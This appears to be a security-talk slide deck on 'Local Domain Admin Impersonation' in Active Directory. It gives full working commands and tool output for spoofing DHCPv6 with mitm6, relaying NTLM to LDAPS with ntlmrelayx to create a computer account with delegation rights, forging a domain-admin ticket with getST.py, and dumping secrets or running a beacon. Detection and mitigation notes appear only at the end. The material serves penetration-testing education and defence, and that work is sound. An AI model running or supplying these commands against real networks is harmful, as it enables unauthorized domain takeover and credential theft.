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# Local Domain Admin Impersonation

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# Attack Introduction

The beauty of this attack is that it works by default and does not require any AD credentials to perform.

- Why “Local” Domain Admin?
- Why/when do I need this attack?
- Can I perform it from a windows machine?
- No user credentials? No problem

# Attack introduction

- Once you start your windows machine, it will first look for a DHCPv6, not DHCPv4
- Any domain user can add up to 10 computers/machine-accounts to the domain. No privileges required. (*ms-ds-machineaccountquota*).
- Computer accounts can modify some of their own properties via LDAP, which includes the *msDS-AllowedToActOnBehalfOfOtherIdentity* attribute (Resource-Based constrained delegation)
- If an attacker can control a computer object in Active Directory, then it is possible to abuse it to compromise the host.
- What is S4U2Proxy

The Service for User to Proxy (S4U2proxy) extension provides a service that obtains a service ("Service A") ticket to another pre-defined service ("Service B") on behalf of a user. This feature is known as constrained delegation.

# Attack Overview (Tools)

- We are in the network with our attacking machine (your PT laptop, hardware implant, compromised machine etc)
- Run Mitm6 tool to act as the DHCPv6 server and spoof DNS queries:

`sudo mitm6 -d domain.local --no-ra`

```
(kali㉿kali)-[~]  
└─$ sudo mitm6 -d bitsplease.com --no-ra  
[sudo] password for kali:  
Starting mitm6 using the following configuration:  
Primary adapter: eth0 [00:0c:29:32:bb:71]  
IPv4 address: 192.168.17.131  
IPv6 address: fe80::20c:29ff:fe32:bb71  
DNS local search domain: bitsplease.com  
DNS whitelist: bitsplease.com  
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```

# Attack Overview (Tools)

At the same time, run Ntlmrelayx tool to act as the WPAD server, relay the authentication to the LDAP service, create a new computer account and modify its properties to allow Identity Impersonation

```
sudo python3 ntlmrelayx.py -ts -6 -t ldaps://LdapServerHost -wh fakewpad --add-computer --delegate-access
```

```
(kali@kali)-[/usr/local/bin]
$ sudo python3 ntlmrelayx.py -ts -6 -t ldaps://dc01.bitsplease.com -wh fakewpad --add-computer --delegate-access

[sudo] password for kali:
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

[2021-11-22 21:15:09] [*] Protocol Client LDAP loaded..
[2021-11-22 21:15:09] [*] Protocol Client LDAPS loaded..
[2021-11-22 21:15:09] [*] Protocol Client DCSYNC loaded..
[2021-11-22 21:15:09] [*] Protocol Client IMAP loaded..
[2021-11-22 21:15:09] [*] Protocol Client IMAPS loaded..
[2021-11-22 21:15:09] [*] Protocol Client SMB loaded..
[2021-11-22 21:15:09] [*] Protocol Client RPC loaded..
[2021-11-22 21:15:09] [*] Protocol Client SMTP loaded..
[2021-11-22 21:15:09] [*] Protocol Client MSSQL loaded..
[2021-11-22 21:15:09] [*] Protocol Client HTTPS loaded..
[2021-11-22 21:15:09] [*] Protocol Client HTTP loaded..
[2021-11-22 21:15:09] [*] Running in relay mode to single host
[2021-11-22 21:15:09] [*] Setting up SMB Server
[2021-11-22 21:15:09] [*] Setting up HTTP Server
[2021-11-22 21:15:09] [*] Setting up WCF Server

[2021-11-22 21:15:09] [*] Servers started, waiting for connections
```



# Attack Overview (Tools)

Once a user reboots his machine and the OS start searching for DHCPv6, our Mitm6 will respond and NtlmRelayX will relay the authentication to the LDAP server, create a machine account and modify the delegation attribute (*msDS-AllowedToActOnBehalfOfOtherIdentity*).

```
[2021-11-22 23:59:43] [*] Authenticating against ldaps://dc01.bitsplease.com as  
BITSPLEASE\DEVOPSEMPLOYEE$ SUCCEED  
[2021-11-22 23:59:43] [*] Enumerating relayed user's privileges. This may take  
a while on large domains  
[2021-11-22 23:59:43] [*] Attempting to create computer in: CN=Computers,DC=bit  
splease,DC=com  
[2021-11-22 23:59:43] [*] Adding new computer with username: AADDKXBP$ and pass  
word: A.RpxW+?Q!\1^F result: OK  
[2021-11-22 23:59:43] [*] Delegation rights modified succesfully!  
[2021-11-22 23:59:43] [*] AADDKXBP$ can now impersonate users on DEVOPSEMPLOYEE  
$ via S4U2Proxy  
[2021-11-22 23:59:47] [*] HTTPD: Client requested path: http://ipv6.msftconnect
```

Congratulations, You Made it!  
Now what?





# Attack Overview (Tools)

Once the machine account is created and its properties are modified, you can now perform the S4u2Proxy attack and obtain a ticket for any domain user on that computer


- `getST.py -spn cifs/MachineName.domain.local domain.local/MachineAccountName\$$ -impersonate {DomainAdminUser}`
- `export KRB5CCNAME=PathToTheTicketFile`
- `smbclient.py -k -no-pass MachineName.domain.local`



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You can also upload your beacon and execute it with DA privileges on the target machine or use secretsdump, wmiExec etc

`secretsdump.py -k -no-pass MachineName.domain.local`




Demo Time!





# Attack detection & thoughts on mitigation

Detect the random machine account names and multiple machine accounts creation in a short time



# Attack detection & thoughts on mitigation

- S4U2\* attack can be detected via windows event log ID: 4769  
Reference: <https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>
- IPv6 DHCP configuration;
- Enable the setting "Account is sensitive and cannot be delegated" for privileged accounts or add it to the Protected Users group.  
Reference: <https://www.sans.org/blog/protecting-privileged-domain-accounts-safeguarding-access-tokens/>
- Apply mitigations for LDAP relay attacks, such as LDAP signing.  
Reference: <https://docs.microsoft.com/en-us/troubleshoot/windows-server/identity/enable-ldap-signing-in-windows-server>
- Monitor the WPAD to detect if someone is pretending to be the WPAD host for Proxy Authentication attack.



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